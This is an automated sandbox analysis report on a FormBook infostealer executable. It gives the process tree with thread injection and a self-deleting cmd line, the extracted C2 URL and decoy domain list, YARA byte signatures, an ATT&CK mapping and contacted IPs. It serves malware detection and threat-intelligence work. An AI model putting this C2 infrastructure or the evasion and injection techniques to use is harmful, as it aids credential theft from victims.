ID: 412024
Sample Name: in.exe
Cookbook: default.jbs
Time: 10:49:36
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report in.exe

Overview


General Information

Sample Name:	in.exe
Analysis ID:	412024
MD5:	9904ec06511172..
SHA1:	b55d215d3480c6..
SHA256:	a9c017e2d279ba..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…

Classification



Startup

- **System is w10x64**
- in.exe (PID: 6236 cmdline: 'C:\Users\user\Desktop\in.exe' MD5: 9904EC065111725685CBE8865BF33E6D)
  - in.exe (PID: 6388 cmdline: C:\Users\user\Desktop\in.exe MD5: 9904EC065111725685CBE8865BF33E6D)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - NETSTAT.EXE (PID: 6848 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 5764 cmdline: /c del 'C:\Users\user\Desktop\in.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6036 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.holodov.net/sjgd/"
  ],
  "decoy": [
    "hjtzzg.com",
    "arabiaprogram.com",
    "hana-pet.com",
    "jointreleif911.com",
    "superuglycakes.com",
    "f5gcpxgfs3rkf.net",
    "bentengproperti.com",
    "josiewalter.com",
    "nallove.com",
    "contorig2.com",
    "kruberm.com",
    "wcieckashmir.com",
    "syggao.com",
    "rollinproduction.com",
    "furiael.online",
    "harasalcancu.com",
    "cesarscott.com",
    "high5promotions.com",
    "bemagicnottragic.com",
    "orangeapron.net",
    "thegiftofyourstory.com",
    "mynewbuildhome.com",
    "practicalfitnessidea.com",
    "arkanlune.com",
    "upmcmhealthplan.com",
    "skyabovelog.com",
    "yawicanada.com",
    "hxmeirong.com",
    "vacation-all-inclusive.com",
    "candoubaoku.com",
    "xiangche360.com",
    "rce.cool",
    "nqwydhxgrw.com",
    "assistance-technique.info",
    "444999dy.com",
    "faktacount.com",
    "foggylife.com",
    "underneathberlin.com",
    "wy1687.com",
    "liveblanch.life",
    "childvictimsactinfo.com",
    "portalmedan.com",
    "tomwanamaker.net",
    "homeoffice-musthaves.com",
    "mano.one",
    "minahapshy.com",
    "vedgc.com",
    "thegoodcaptain.net",
    "uniccodocs.com",
    "centerdecorstore.com",
    "mein-business.online",
    "9f1.net",
    "pathwaytopurposetherapy.com",
    "nyhtgj88.com",
    "troels1.com",
    "fashionblessings.com",
    "donatebtc.info",
    "sparta-mc.online",
    "520age.com",
    "agaragar.info",
    "leeindustrles.com",
    "couttsagency.com",
    "telemedspain.com",
    "industry-automation.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.500616903.00000000034C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.500616903.00000000034C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.500616903.00000000034C0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.285496471.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.285496471.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.in.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.in.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.in.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
2.2.in.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.in.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 4 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communi
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect F Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 4 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access P

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
in.exe	30%	Virustotal		Browse
in.exe	38%	Metadefender		Browse
in.exe	76%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
in.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.in.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
www.holodov.net/sjgd/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
couttsagency.com	162.241.244.112	true	true		unknown
www.hjtzzg.com	156.245.135.187	true	true		unknown
fashionblessings.com	34.102.136.180	true	false		unknown
www.hana-pet.com	107.151.118.90	true	false		unknown
wcieckashmir.com	78.142.63.38	true	true		unknown
www.industry-automation.com	52.128.23.153	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.holodov.net	unknown	unknown	true		unknown
www.fashionblessings.com	unknown	unknown	true		unknown
www.wcieckashmir.com	unknown	unknown	true		unknown
www.vedgc.com	unknown	unknown	true		unknown
www.leeindustrles.com	unknown	unknown	true		unknown
www.couttsagency.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.holodov.net/sjgd/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	in.exe, 00000000.00000002.2411 50874.0000000002536000.0000000 4.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	in.exe, 00000000.00000002.2410 89375.00000000024E1000.0000000 4.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.270914396.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.244.112	couttsagency.com	United States		46606	UNIFIEDLAYER-AS-1US	true
52.128.23.153	www.industry-automation.com	United States		19324	DOSARRESTUS	true
156.245.135.187	www.hjtzzg.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
34.102.136.180	fashionblessings.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412024
Start date:	12.05.2021
Start time:	10:49:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	in.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@10/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.9% (good quality ratio 7.9%) • Quality average: 71.1% • Quality standard deviation: 32.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 20.82.209.183, 131.253.33.200, 13.107.22.200, 93.184.220.29, 13.64.90.137, 92.122.145.220, 13.88.21.125, 104.43.139.144, 168.61.161.212, 184.30.20.56, 13.107.4.50, 20.82.210.154, 92.122.213.247, 92.122.213.194, 20.54.26.129, 20.82.209.104 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, store-images.s-microsoft.com-c.edgekey.net, Edge-Prod-FRA.env.au.au-msedge.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, iris-de-ppe-azsc-neu.northeurope.cloudapp.azure.com, e12564.dspb.akamaiedge.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, skypedataprdcolcus16.cloudapp.net, afdap.au.au-msedge.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, au.au-msedge.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, au.c-0001.c-msedge.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:50:31	API Interceptor	1x Sleep call for process: in.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
